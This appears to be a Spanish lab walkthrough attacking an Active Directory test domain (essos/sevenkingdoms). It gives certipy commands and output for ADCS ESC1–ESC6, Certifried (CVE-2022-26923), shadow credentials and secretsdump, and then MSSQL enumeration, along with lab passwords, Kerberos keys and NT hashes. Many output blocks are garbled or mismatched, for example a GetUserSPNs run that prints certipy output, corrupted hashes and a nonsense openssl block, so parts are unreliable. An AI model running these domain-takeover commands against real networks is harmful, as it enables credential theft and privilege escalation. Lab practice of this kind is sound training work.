Domain\Stark:des-cbc-md5:b920918289404ffh
Domain\Targaryen:aes256-cts-hmac-sha1-96:ca70971b04c20e1030436ed84ed799cb2157a810087305a10fc754ed0a1c0518
Domain\Targaryen:des-cbc-md5:910ab0ff10b1a3d
```

ADCS reconocimiento y enumeración (con certipy y bloodhound)



Obtenemos los datos con certipy:

```
certipy find -u khal.drogo@essos.local -p 'horse' -dc-ip 192.168.56.12
```

```
[thinkingShacklab]-[~]
$ certipy find -u khal.drogo@essos.local -p 'horse' -dc-ip 192.168.56.12
Certipy v4.3.0 - by Oliver Lyak [ly4k]

[*] Finding certificate templates
[*] Found 10 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 10 enabled certificate templates
[*] Trying to get CA configuration for 'ESS05-CA' via CSRA
[*] Got CA configuration for 'ESS05-CA'
[*] Saved BloodHound data to '20230122025624_Certipy.zip'. Drag and drop the file into the BloodHound GUI from glynk
[*] Saved text output to '20230122025624_Certipy.txt'
[*] Saved JSON output to '20230122025624_Certipy.json'
```

Nos genera los archivos correspondientes para **bloodhound** (.zip, .json, .txt)

Certipy 4.0 también nos permite **obtener templates de vulnerabilidades**:

```
certipy find -u khal.drogo@essos.local -p 'horse' -vulnerable -dc-ip 192.168.56.12 -stdout
```

```

--(th0wings@hickslab1-1~)
[*] certipy find -u thal.drugs@essos.local -p 'horse' -vulnerable -dc-ip 192.168.30.12 -stdout
Certipy v4.3.8 - by Oliver Lyak (lyak)

[*] Finding certificate templates
[*] Found 10 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 10 enabled certificate templates
[*] trying to get ca configuration for 'essos-ca' via cksa
[*] Got CA configuration for 'ESSOS-CA'
[*] Enumeration output:
Certificate Authorities
0
  CA Name : ESSOS-CA
  DNS Name : bravos.essos.local
  Certificate Subject : CN=ESSOS-CA, DC=essos, DC=local
  Certificate Serial Number : 30596C09C87B85A843CC88938DE36824
  Certificate Validity Start : 2023-01-17 21:57:12+00:00
  Certificate Validity End : 2028-01-17 21:57:12+00:00
  Web Enrollment : Enabled
  User Specified SMI : Enabled
  Request Disposition : Issue
  Enforce Encryption for Requests : Disabled
  Permissions
    Owner : ESSOS.LOCAL/Administrators
  Access Rights
    ManageCertificates : ESSOS.LOCAL/Administrators
                        ESSOS.LOCAL/Domain Admins
                        ESSOS.LOCAL/Enterprise Admins
    ManageCA : ESSOS.LOCAL/Administrators
              ESSOS.LOCAL/Domain Admins
              ESSOS.LOCAL/Enterprise Admins
  Enroll : ESSOS.LOCAL/Authenticated Users
[*] Vulnerabilities
  ESCN : Enrollers can specify SAN and Request Disposition is set to Issue, Does not work w/
+ May 2022
  ESCR : Web Enrollment is enabled and Request Disposition is set to Issue
Certificate Templates
0
  Template Name : ESCN
  display name : ESCN
  Certificate Authorities : ESSOS-CA
  Enabled : True
  Client Authentication : False
  Enrollment Agent : False
  Any Purpose : False
  Enrollee Supplies Subject : False
  Certificate Name Flag : SubjectRequireDirectoryPath
                        SubjectRequireEmail
                        SubjectAltRequireUpn
  Enrollment Flag : AutoEnrollment
                  PublishToAs
                  PublishRequests
                  IncludeSymmetricAlgorithms
  Private Key Flag : 10777210
                  0330
                  ExportableKey
  Extended Key Usage : Code Signing
  Requires Manager Approval : True
  Requires Key Archival : False

```

```

ESSOS.LOCAL\khal.drogo
ESSOS.LOCAL\Local System
ESSOS.LOCAL\Enterprise Admins
Write Property Principals : ESSOS.LOCAL\Domain Admins
                          : ESSOS.LOCAL\khal.drogo
                          : ESSOS.LOCAL\Local System
                          : ESSOS.LOCAL\Enterprise Admins
[!] Vulnerabilities
ESC4 : 'ESSOS.LOCAL\\khal.drogo' has dangerous permissions
1
Template Name : ESC3-CRA
Display Name : ESC3-CRA
Certificate Authorities : ESSOS-CA
Enabled : True
Client Authentication : False
Enrollment Agent : True
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectAltRequireUpn
Enrollment Flag : AutoEnrollment
Private Key Flag : 16777216
                  65536
Extended Key Usage : Certificate Request Agent
Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Permissions
Enrollment Permissions
Enrollment Rights : ESSOS.LOCAL\Domain Users
Object Control Permissions
Owner : ESSOS.LOCAL\Enterprise Admins
Full Control Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Local System
                        : ESSOS.LOCAL\Enterprise Admins
Write Owner Principals : ESSOS.LOCAL\Domain Admins
                        : ESSOS.LOCAL\Local System
                        : ESSOS.LOCAL\Enterprise Admins
Write Dacl Principals : ESSOS.LOCAL\Domain Admins
                       : ESSOS.LOCAL\Local System
                       : ESSOS.LOCAL\Enterprise Admins
Write Property Principals : ESSOS.LOCAL\Domain Admins
                          : ESSOS.LOCAL\Local System
                          : ESSOS.LOCAL\Enterprise Admins
[!] Vulnerabilities
ESC3 : 'ESSOS.LOCAL\\Domain Users' can enroll and template has Certificate Request Agent ECU set
2
Template Name : ESC2
Display Name : ESC2
Certificate Authorities : ESSOS-CA
Enabled : True
Client Authentication : True
Enrollment Agent : True
Any Purpose : True
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectAltRequireUpn
Enrollment Flag : AutoEnrollment
Private Key Flag : 16777216
                  65536


```

Una vez hemos recopilado la información con certipy lanzamos bloodhound:


```
$ neo4j start
$ bloodhound
```

Importamos los ficheros en **bloodhound**.

Vamos a **queries** y seleccionamos **Find Certificate authority**:



Y le damos a mostrar plantillas (**See Enabled Templates**):




Ya podemos ver las configuraciones de **ACL** y **ADCS ESC4** en **bloodhound**:



EXPLOTANDO ADCS


ADCS - ESC1



Una vez hemos hecho la enumeración, podemos solicitar con **certipy** y el **template** vulnerable para obtener el fichero .pfx del objetivo que queremos impersonar.

Como ya sabemos a qué plantillas es vulnerable y lo hemos enumerado anteriormente, omitiré este paso:

```
certipy find -u khal.drogo@essos.local -p 'horse' -dc-ip 192.168.56.12
```



Solicitamos .pfx:

```
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template ESC1 -ca ESSOS-CA -upn administrator@essos.local
```



Autenticamos con el fichero .pfx:

```
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
```



ADCS -ESC2 & ESC3



Como **ESC2** significa que la plantilla de certificado se puede usar para cualquier propósito, se puede aplicar la misma técnica con **ESC3** para la mayoría de plantillas de certificado.

Solicitamos el certificado:

```
certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template ESC2 -ca ESSOS-CA
```

```
(thinking@hacklab)-[~]
$ certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template ESC2 -ca ESSOS-CA
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 0
[*] Got certificate with UPN 'khal.drogo@essos.local'
[*] Certificate object SID is 'S-1-5-21-1730030217-2796277506-2931316651-1112'
[*] Saved certificate and private key to 'khal.drogo.pfx'
```

Consultamos el certificado con el **CRA (Certificate Request Agent)** .pfx

```
certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template User -ca ESSOS-CA -on-behalf-of 'essos\administrator' -pfx khal.drogo.pfx
```

```
(thinking@hacklab)-[~]
$ certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template User -ca ESSOS-CA -on-behalf-of 'essos\administrator' -pfx khal.drogo.pfx
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 2
[*] Got certificate with UPN 'administrator@essos.local'
[*] Certificate object SID is 'S-1-5-21-1730030217-2796277506-2931316651-1112'
[*] Saved certificate and private key to 'administrator.pfx'
```

Utilizamos **administrator.pfx** y obtenemos el hash de la cuenta impersonada:

```
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
```

```
(thinking@hacklab)-[~]
$ certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404eea34296a48cd38259cc80095373cec24da
```

```

(th3king@h4ck1ab)-[~]
$ certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template ESC3-CRA -ca ESS05-CA
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via WPC
[*] Successfully requested certificate
[*] Request ID is 8
[*] Got certificate with UPN 'khal.drogo@essos.local'
[*] Certificate object SID is 'S-1-5-21-1730030217-2750277500-2931310051-1112'
[*] Saved certificate and private key to 'khal.drogo.pfx'

---(th3king@h4ck1ab)-[~]
$ certipy req -u khal.drogo@essos.local -p 'horse' -target 192.168.56.23 -template ESC3 -ca ESS05-CA -u-batch/c of 'haxx/administrator' -pfx khal.drogo.pfx
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via WPC
[*] Successfully requested certificate
[*] Request ID is 9
[*] Got certificate with UPN 'administrator@essos.local'
[*] Certificate object SID is 'S-1-5-21-1730030217-2750277500-2931310051-200'
[*] Saved certificate and private key to 'administrator.pfx'

---(th3king@h4ck1ab)-[~]
$ certipy auth -pfx administrator.pfx -username administrator -domain essos.local -dc-ip 192.168.56.12
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da

```

[illegible]

```
certipy template -u khal.drogo@essos.local -p 'horse' -template ESC4 -save-old -debug
```

[illegible]

Explotamos **ESC1** en la plantilla **ESC4** modificada:

```
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -  
template ESC4 -ca ESSOS-CA -upn administrator@essos.local
```

```

[*] (openssl req) [-]
[*] $ openssl req -x sha1,dragage@local -p 'Morse' -target sha256:local -template /etc/ssl/certs/cert.pem -key administrator@local
[*] openssl req -x sha1 -key /dev/null (1/1)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 14
[*] Get certificate with url 'administrator@local'
[*] Certificate has no object ID
[*] Saved certificate and private key to 'administrator.pfx'

```

Autenticamos con el .pfx :

```
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
```

```
(tasking@hacklab)[-]
$ certipy auth -pfx administrator.pfx -dc-ip 192.168.36.12
Certipy v4.3.0 - By Oliver Lyak (ly4k)

[*] Using principal: administrator@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Get hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404eea:54296a46cd38259cc880953173cec24da
```

Ya podemos revertir la configuración del template:

```
certipy template -u khal.drogo@essos.local -p 'horse' -template ESC4 -
configuration ESC4.json
```

```
(thinking@h4cklab)-[~]
$ certipy template -u khal.drogo@essos.local -p 'horse' -template ESC4 -configuration ESC4.json
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[+] Updating certificate template 'ESC4'
[+] Successfully updated 'ESC4'
```

ADCS - ESC6



Como dice la página de la certificación, **ESC6** es cuando la CA especifica el indicador **EDITF_ATTRIBUTESUBJECTALTNAME2** y permite especificar un **SAN** arbitrario en todos los certificados. A pesar de la configuración del template, como **ESSOS-CA** es **vulnerable a ESC6**, podemos realizar el ataque **ESC1** con la **template** del usuario en lugar de la plantilla **ESC1**:

```
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -
template User -ca ESSOS-CA -upn administrator@essos.local
```

```
(thinking@h4cklab)-[~]
$ certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local -template User -ca ESSOS-CA -upn administrator@essos.local
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[+] Requesting certificate via EPC
[+] Successfully requested certificate
[+] Request ID is 21
[+] Got certificate with UPN 'administrator@essos.local'
[+] Certificate subject SAN is '3-1-1-21-1736050117-1736177560-3431348850-1111'
[+] Saved certificate and private key to 'administrator.pfx'
```

```
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
```

```
(thinking@h4cklab)-[~]
$ certipy auth -pfx administrator.pfx -dc-ip 192.168.56.12
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[+] Using principal: administrator@essos.local
[+] Trying to get TGT...
[+] Got TGT
[+] Saved credential cache to 'administrator.ccache'
[+] Trying to retrieve NT hash for 'administrator'
[+] Got hash for 'administrator@essos.local': amd3b435b51404eeaaad3b435b51404ee:54296a48cd30259cc88095373cec24da
```

CVE-2022-26923 (Active Directory Domain Privilege Escalation)

Cómo podemos ver en el siguiente enlace <https://research.ifcr.dk/certifried-active-directory-domain-privilege-escalation-cve-2022-26923-9e098fe298f4>, **Oliver Lyak** descubrió una manera de escalar privilegios en AD cambiando la propiedad **dnsHostname**.

Repositorio: https://github.com/LudovicPatho/CVE-2022-26923_AD-Certificate-Services

- Creamos una cuenta de usuario de dominio y establecemos un dnsname falso como DC:

```
certipy account create -u khal.drogo@essos.local -p 'horse' -user 'certifriedpc' -pass 'certifriedpass' -dns 'meereen.essos.local'
```

```
(th3king@h4cklab)-[~]
$ certipy account create -u khal.drogo@essos.local -p 'horse' -user 'certifriedpc' -pass 'certifriedpass' -dns 'meereen.essos.local'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Creating new account:
  smbUsername          : Certifriedpc$
  unicodePwd           : Certifriedpass
  userAccountControl    : 0x00
  servicePrincipalName : HOST/certifriedpc
  restrictedSmbHost     : Certifriedpc
  dnsDomainName        : meereen.essos.local
[*] Successfully created account 'Certifriedpc$' with password 'Certifriedpass'
```

- Solicitamos el certificado con la máquina creada:

```
certipy req -u 'certifriedpc$'@essos.local -p 'certifriedpass' -target braavos.essos.local -ca ESSOS-CA -template Machine
```

```
(th3king@h4cklab)-[~]
$ certipy req -u 'certifriedpc$'@essos.local -p 'certifriedpass' -target braavos.essos.local -ca ESSOS-CA -template Machine
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 12
[*] Got certificate with DNS Host Name 'meereen.essos.local'
[*] Certificate object SMI ID: '5-1-3-31-1100000000-1100000000-2000000000-1100000000'
[*] Saved certificate and private key to 'meereen.pfx'
```

- Autenticamos con el certificado meereen.pfx:

```
certipy auth -pfx meereen.pfx -username 'meereen$' -domain essos.local -dc-ip 192.168.56.12
```

```
(th3king@h4cklab)-[~]
$ certipy auth -pfx meereen.pfx -username 'meereen$' -domain essos.local -dc-ip 192.168.56.12
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: meereen$essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'meereen.ccache'
[*] Trying to retrieve NT hash for 'meereen$'
[*] Got hash for 'meereen$essos.local': aad3b435b51404eeaad3b435b51404eea63a2b801f3a02d0e1220f8a1fee243b
```

Nos ha devuelto los **NT Hash** de **meereen\$**.

Volcamos el NDS con el TGT:

```
(th3king@h4cklab)-[~]
$ export KRB5CCNAME=meereen.ccache
```

```
impacket-secretsdump -k -no-pass -just-dc-user daenerys.targaryen
ESSOS.LOCAL/meereen$@meereen.essos.local
```

```

[tasking@hacklab]~$
[+] Impacket-secretsdump -x -no-pass -just-dc-user daenerys.targaryen ESSOS.LOCAL/'meereen$'ameereen,essos.local
Impacket V0.10.1,dev1+20230120.1601.7ba62abe - Copyright 2021 Fortra

[+] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[+] Using the DR5UP1 method to get NTOS.DLL secrets
daenerys.targaryen:1110:aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a:::
[+] Kerberos keys grabbed
daenerys.targaryen:aes256-cts-hmac-sha1-96:cf891fbd07f729567c448ba96c08e12fa07c1371f439ae083f07c6e2cf82178
daenerys.targaryen:aes128-cts-hmac-sha1-96:eeb91a725e7c703bfc7970532f2b69c
daenerys.targaryen:des-cbc-md5:bc6ddcf7ce46d20cd
[+] Cleaning up...

```

- Eliminamos la máquina creada con el usuario administrador

```
certipy account delete -u daenerys.targaryen@essos.local -hashes
'aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a' -user 'certifriedpc'
```

```

[tasking@hacklab]~$
[+] certipy account delete -u daenerys.targaryen@essos.local -hashes 'aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a' -user 'certifriedpc'
Certipy v0.3.0 - by Oliver van Dijk
[+] Successfully deleted 'certifriedpc'

```

Shadow credentials

El ataque **shadow credentials** consiste en usar el privilegio **GenericAll** o **GenericWrite** en un usuario o máquina para configurar el atributo **msDS-KeyCredentialLink**.

Con **genericWrite** solo se puede:

- **Kerberoasting de destino:** agregue un SPN a un usuario, realice un kerberoasting, desactive el spn. Pero la contraseña de usuario debe ser débil para el trabajo de ataque de kerberoasting.
- **Configure un script de inicio de sesión:** cambiamos los parámetros de ldap para configurar un script de inicio de sesión. Implica que el usuario inicie sesión en su computadora, un servidor smb o un recurso compartido (para ofrecer el script y configurar un script que evite las soluciones de seguridad existentes).
- **Credenciales ocultas:** para el ataque que queremos hacer, necesitamos un servicio de certificado en el dominio.

Con **GenericAll** se puede:

- **ForceChangePassword:** Forzar el cambio de contraseña, pero esto bloqueará el acceso al usuario
- Todos los ataques disponibles en la parte **genericWrite**.

Más información sobre **shadow credentials**: <https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab>

Si **ADCS** está habilitado en el dominio y tenemos privilegios de escritura en **msDS-KeyCredentialLink**, podemos realizar el ataque de credenciales ocultas para obtener acceso directo a la cuenta de usuario.

De **khal.drogo** a **viserys**:

```
certipy shadow auto -u khal.drogo@essos.local -p 'horse' -account
'viserys.targaryen'
```

```

[viserys@essos]~$-
$ certipy shadow auto -u Viserys.targaryen@essos.local -p 'Jorah' -account 'Viserys.targaryen'

certipy v4.1.0 - by Oliver Lyak (lyak)

[*] Targeting user 'viserys.targaryen'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credentials
[*] Key Credential generated with DeviceID '26162264-b6ae-4640-cd22-b4b6c3836097'
[*] Adding Key Credential with device ID '26162264-b6ae-4640-cd22-b4b6c3836097' to the Key Credentials for 'viserys.targaryen'
[*] Successfully added Key Credential with device ID '26162264-b6ae-4640-cd22-b4b6c3836097' to the Key Credentials for 'viserys.targaryen'
[*] Authenticating as 'viserys.targaryen' with the certificate
[*] Using principal: viserys.targaryen@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'viserys.targaryen.cache'
[*] Trying to retrieve NT hash for 'viserys.targaryen'
[*] Restoring the old Key Credentials for 'viserys.targaryen'
[*] Successfully restored the old Key Credentials for 'viserys.targaryen'
[*] NT hash for 'viserys.targaryen': d96a55df6bef5e0b4d6d956088036097

```

De **Viserys a Jorah**:

```
certipy shadow auto -u viserys.targaryen@essos.local -hashes 'd96a55df6bef5e0b4d6d956088036097' -account 'jorah.mormont'
```

```

[viserys@essos]~$-
$ certipy shadow auto -u viserys.targaryen@essos.local -hashes 'd96a55df6bef5e0b4d6d956088036097' -account 'jorah.mormont'

certipy v4.1.0 - by Oliver Lyak (lyak)

[*] Targeting user 'jorah.mormont'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credentials
[*] Key Credential generated with DeviceID '44275385-89c2-4a68-9487-99b0a3643f86'
[*] Adding Key Credential with device ID '44275385-89c2-4a68-9487-99b0a3643f86' to the Key Credentials for 'jorah.mormont'
[*] Successfully added Key Credential with device ID '44275385-89c2-4a68-9487-99b0a3643f86' to the Key Credentials for 'jorah.mormont'
[*] Authenticating as 'jorah.mormont' with the certificate
[*] Using principal: jorah.mormont@essos.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'jorah.mormont.cache'
[*] Trying to retrieve NT hash for 'jorah.mormont'
[*] Restoring the old Key Credentials for 'jorah.mormont'
[*] Successfully restored the old Key Credentials for 'jorah.mormont'
[*] NT hash for 'jorah.mormont': ad717ec9e7f066955a161773c7a79611

```

También podríamos realizar este ataque usando pywhisker
 Repositorio: <https://github.com/ShutdownRepo/pywhisker>

Bases de datos

Enumerar servidores de bases de datos MSSQL

GetUserSPNs.py

Primero debemos averiguar los usuarios con un SPN en un servidor **MSSQL**:

En el dominio sevenkingdoms:

```
GetUserSPNs.py north.sevenkingdoms.local/brandon.stark:iseedeadpeople
```

```

[brandon@sevenkingdoms]~$-
$ GetUserSPNs.py north.sevenkingdoms.local/brandon.stark:iseedeadpeople

[brandon@sevenkingdoms]~$-
$ GetUserSPNs.py north.sevenkingdoms.local/brandon.stark:iseedeadpeople --help

certipy v4.1.0 - by Oliver Lyak (lyak)

[*] Targeting user 'brandon.stark'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credentials
[*] Key Credential generated with DeviceID '26162264-b6ae-4640-cd22-b4b6c3836097'
[*] Adding Key Credential with device ID '26162264-b6ae-4640-cd22-b4b6c3836097' to the Key Credentials for 'brandon.stark'
[*] Successfully added Key Credential with device ID '26162264-b6ae-4640-cd22-b4b6c3836097' to the Key Credentials for 'brandon.stark'
[*] Authenticating as 'brandon.stark' with the certificate
[*] Using principal: brandon.stark@sevenkingdoms.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'brandon.stark.cache'
[*] Trying to retrieve NT hash for 'brandon.stark'
[*] Restoring the old Key Credentials for 'brandon.stark'
[*] Successfully restored the old Key Credentials for 'brandon.stark'
[*] NT hash for 'brandon.stark': ad717ec9e7f066955a161773c7a79611

```

PrincipalName	ServiceName	MachineName	DomainName	SPN	NTLM Hash	MD4 Hash	MD5 Hash	SHA1 Hash	SHA256 Hash
brandon.stark	MSSQL	sevenkingdoms.local	sevenkingdoms.local	MSSQL	ad717ec9e7f066955a161773c7a79611	ad717ec9e7f066955a161773c7a79611	ad717ec9e7f066955a161773c7a79611	ad717ec9e7f066955a161773c7a79611	ad717ec9e7f066955a161773c7a79611

```
MSSQLSvc/castelblack.north.sevenkingdoms.local sql_svc
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433 sql_svc
```

En el dominio **essos**

GetUserSPNs.py -target-domain essos.local
north.sevenkingdoms.local/brandon.stark:iseedeadpeople

```
(thinking@h4cklab)-[~]
$ GetUserSPNs.py -target-domain essos.local north.sevenkingdoms.local/brandon.stark:iseedeadpeople

Impacket v0.10.1.dev1+20230120.1001.25w03ade - Copyright 2022 Fortra
```

ServicePrincipalName	Name	NumberOf	PasswordLastSet	LastLogon	Delegation
MSSQLSvc/braavos.essos.local	sql_svc		2023-01-24 22:16:53.920811	2023-01-24 23:32:22.882078	
MSSQLSvc/braavos.essos.local:1433	sql_svc		2023-01-24 22:16:53.920811	2023-01-24 23:32:22.882078	

```
MSSQLSvc/braavos.essos.local sql_svc
MSSQLSvc/braavos.essos.local:1433 sql_svc
```

NMAP

nmap -p 1433 -sV -sC 192.168.56.10-23

```
(thinking@h4cklab)-[~]
$ nmap -p 1433 -sV -sC 192.168.56.10-23
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-25 01:52 WET
Nmap scan report for sevenkingdoms.local (192.168.56.10)
Host is up (0.00032s latency).

PORT      STATE SERVICE VERSION
1433/tcp   filtered ms-sql-s

Nmap scan report for castelblack.north.sevenkingdoms.local (192.168.56.22)
Host is up (0.00034s latency).

PORT      STATE SERVICE VERSION
1433/tcp   open  ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2023-01-25T01:52:40+00:00; 0s from scanner time.
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_Not valid before: 2023-01-24T23:31:39
|_Not valid after: 2053-01-24T23:31:39

Nmap scan report for braavos.essos.local (192.168.56.23)
Host is up (0.00033s latency).

PORT      STATE SERVICE VERSION
1433/tcp   open  ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_Not valid before: 2023-01-24T23:31:41
|_Not valid after: 2053-01-24T23:31:41
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2023-01-25T01:52:40+00:00; 0s from scanner time.

Post-scan script results:
|_clock-skew:
|_ 0s;
|_ 192.168.56.22 (castelblack.north.sevenkingdoms.local)
|_ 192.168.56.23 (braavos.essos.local)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
```

en **castelblack.north.sevenkingdoms.local**:

```
Nmap scan report for castelblack.north.sevenkingdoms.local (192.168.56.22)
Host is up (0.00034s latency).

PORT      STATE SERVICE VERSION
1433/tcp  open  ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-date: 2023-01-25T01:52:40+00:00; 0s from scanner time.
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_Not valid before: 2023-01-24T23:31:39
|_Not valid after: 2053-01-24T23:31:39
```

en **braavos.essos.local**

```
Nmap scan report for braavos.essos.local (192.168.56.23)
Host is up (0.00033s latency).

PORT      STATE SERVICE VERSION
1433/tcp  open  ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_Not valid before: 2023-01-24T23:31:41
|_Not valid after: 2053-01-24T23:31:41
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2023-01-25T01:52:40+00:00; 0s from scanner time.
```

Con CrackMapExec:

`crackmapexec mssql 192.168.56.22-23`

```
(C:\Kingdoms\lab)-[~]
-> crackmapexec mssql 192.168.56.22-23
mssql: 192.168.56.23 1433 BRAAVOS [*] Windows 10.0 build 14393 [name:BRAAVOS] (domain:essos.local)
mssql: 192.168.56.22 1433 CASTELBLACK [*] Windows 10.0 build 17763 [name:CASTELBLACK] (domain:north.sevenkingdoms.local)
```

Probamos con el usuario **samwell.tarly**:

```
L$ crackmapexec mssql 192.168.56.22 -u samwell.tarly -p Heartsbane -d north.sevenkingdoms.local
mssql: 192.168.56.22 1433 None [*] None [name:192.168.56.22] (domain:north.sevenkingdoms.local)
mssql: 192.168.56.23 1433 None [*] north.sevenkingdoms.local\samwell.tarly:Heartsbane
```

Probamos la conexión con la base de datos:

`python3 mssqlclient.py -windows-auth north.sevenkingdoms.local/samwell.tarly:Heartsbane@castelblack.north.sevenkingdoms.local`

```
[nmapacket]~[c:\nmap\ngth\booklab]~[~/start-down/nmapacket/examples]
$ python3 nmapfuzztest.py --minloc-path north.sovereignglens.local/nsmell.1ab1@Heartchain@x1n2black.north.sovereignglens.local
nmapacket v0.10.1.dev1782361029.2445.07b8d4c - Copyright 2022 Fortra

